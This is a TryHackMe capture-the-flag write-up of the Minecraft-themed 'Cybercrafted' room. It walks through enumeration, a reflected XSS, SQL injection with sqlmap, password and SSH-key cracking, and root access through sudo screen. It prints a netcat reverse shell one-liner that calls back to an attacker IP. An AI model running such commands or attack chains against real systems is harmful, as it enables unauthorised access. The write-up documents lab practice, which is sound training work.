THM - Cybercrafted
Table of Contents
— Room Description —
Pwn this pay-to-win Minecraft server!
—
Kudos to the room creators - s4vvi
Writeup written by T3chyy
Enumeration
After adding cybercrafted.thm to our /etc/hosts file, we start off with an Nmap scan on all ports, and we find 3 ports open, 22, 80 and 26665.
For whatever reason, Nmap’s enumeration scripts seem to fail, but we have enough information to get started regardless.
~/cybercrafted
❯ nmap -sC -sV -p- -o nmap-all-ports.log cybercrafted.thm
Starting Nmap 7.992 ( https://nmap.org ) at 2026-10-23 16:11 -0500
Nmap scan report for cybercrafted.thm (10.144.163.75)
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:36:ce:b9:ac:72:8a:d7:a6:b7:8e:45:d0:ce:3c:00 (RSA)
|   256 e9:e7:33:8a:77:28:2c:d4:8c:6d:8a:2c:e7:88:95:30 (ECDSA)
|_  256 76:a2:b1:cf:1b:3d:ce:6c:60:f5:63:24:3e:ef:70:d8 (ED25519)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
|_vmware-version: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_hnap-info: ERROR: Script execution failed (use -d to debug)
|_http-title: Cybercrafted
|_http-trane-info: ERROR: Script execution failed (use -d to debug)
|_https-redirect: ERROR: Script execution failed (use -d to debug)
|_http-server-header: ERROR: Script execution failed (use -d to debug)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
|_vmware-version: ERROR: Script execution failed (use -d to debug)
25565/tcp open  minecraft Minecraft 1.7.2 (Protocol: 127, Message: ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r  ck00r, Users: 0/1)
|_vmware-version: ERROR: Script execution failed (use -d to debug)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 469.95 seconds
Port 80

The web server hosted on port 80 leads us to an under construction page for a in-development Minecraft server.

Doing some directory busting, we find /secret which only contains 3 Minecraft-related images such as pack.png, the famous Herobrine screenshot & a screenshot of the original panorama seed. Unfortunately, nothing here will help us.
Port 25565
This box comes with a vanilla Minecraft server on version 1.7.2, This’ll be a fun one!


Attempting to join the server, it appears it has a whitelist enabled, which is standard for a server that is still in development, we’ll need to find another way.
Subdomains
❯ gobuster vhost --wordlist /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --url cybercrafted.thm --append-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://cybercrafted.thm
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
admin.cybercrafted.thm Status: 200 [Size: 937]
store.cybercrafted.thm Status: 403 [Size: 287]
www.admin.cybercrafted.thm Status: 200 [Size: 937]
www.store.cybercrafted.thm Status: 403 [Size: 291]
After looking for subdomains using Gobuster’s VHOST enumeration mode, we find 4 of them: admin, store and www variants for each of them. To access them, we add them to the /etc/hosts file.
admin.cybercrafted.thm
Accessing the admin subdomain, we get a login panel. After trying the usual admin:admin to see how the application responds, I notice that the “Incorrect password!” message can be modified in the error URL parameter.

So I tried an XSS payload and shockingly, it worked!

However without a contact form or anyway to deliver this URL to an admin in hopes of stealing their cookie, a reflected XSS won’t cut it here.
store.cybercrafted.thm
On the store, we find a 403 Forbidden:

Firing off directory busting, we find one particular result that stands out, which is search.php

Gaining Access
Abusing SQLi to steal password hash
Accessing search.php on store.cybercrafted.thm brings us a store search application that queries Minecraft items and how much they cost to get on the server.

I assumed this was querying from a database so I fired off sqlmap to look for SQLis and low and behold, it’s vulnerable to Union-based injection.

After enumerating the webapp database and dumping the contents of the admin table, we get one of the flags as well as the username and the hashed password for the administrator user.

Cracking the password and accessing the panel
Taking that hashed password over to Crackstation.net, we now have a plaintext password:

We can now log into the admin panel with our newly found set of credentials, where we can send system commands to the server.

Shell as xxultimatecreeperxx user
To make things a little easier, I decided to setup a reverse shell so I can send commands faster, I used the following nc payload courtesy of Revshells.com
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.128.28 8000 >/tmp/f


Looking at the home folders, we have 2 users, cybercrafted and xxultimatecreeperxx, It appears we not only have read access on ultimatecreeper’s home folder, but his .ssh folder as well!
And as we can see, we have a fully readable SSH key that we can copy over to our system and attempt to login with:

..except now this SSH key requires a passphrase, attempting the password we used to access the admin panel doesn’t work here, so we’ll have to take a shot at cracking it.

We can use ssh2john to convert the id_rsa file into a hash format that John The Ripper can understand, then we’ll run it against the rockyou wordlist, and we crack the password within seconds.

Attempting to log in again with our password, we now have shell as the xxultimatecreeperxx user.

Shell as cybercrafted user
Taking a peak at our home folders again, we still don’t have access to the cybercrafted user’s folder, so we’ll have to move on.
After enough looking around I found the /opt/minecraft directory where the Minecraft server files & world backups are stored, which contain the Minecraft server flag and a note that tells us about a new authentication plugin for cracked accounts (similar to AuthMe)

Let’s go ahead and investigate this plugin by going to the plugins folder on the root of the server files. The name of this plugin is LoginSystem, and it has it’s own folder which contains logs & configuration files

The passwords.yml looks very interesting, taking a look at it appears we have some MD5 hashes for users named madrinch and cybercrafted

Taking these to Crackstation.net, only madrinch’s password gets cracked, so we’ll have divert paths a bit.

Luckily I didn’t have to look around for long, taking a look at the log.txt file in the same directory, cybercrafted’s password is shown in plaintext!

And we now have access as the cybercrafted user.

Gaining root & console access
One of the first commands I run when I first gain access to a new user is sudo -l to see what commands we’re allowed to run as root, immediately we’re presented with the screen application.

Running it as intended gives us access to the Minecraft server console. We can now give ourselves operator status, and remove the whitelist. Time to have some fun!!


lol.

Okay but seriously let’s try to get root.
After searching around the internet looking for ways to abuse screen’s root permissions, I found this really good article where I found out that spawning a root shell is as easy as a keyboard shortcut.


Conclusion
This one was really fun to do, mainly due to it being a Minecraft related box which are quite rare. Although I do wish it was a little more challenging and realistic, especially towards the end where PrivEsc seemed a bit easier than most medium-rated rooms. This machine is a bit old though (circa 2021) so that may have played a role.
Regardless, I still learned quite a bit from this room, from falling down an XSS rabbit hole to finding SQLi that was used to gain credentials to the admin panel that gave us command execution, and escalating users from there. That proves if anything that you shouldn’t leave any path unchecked and not spend too much time going down rabbit holes.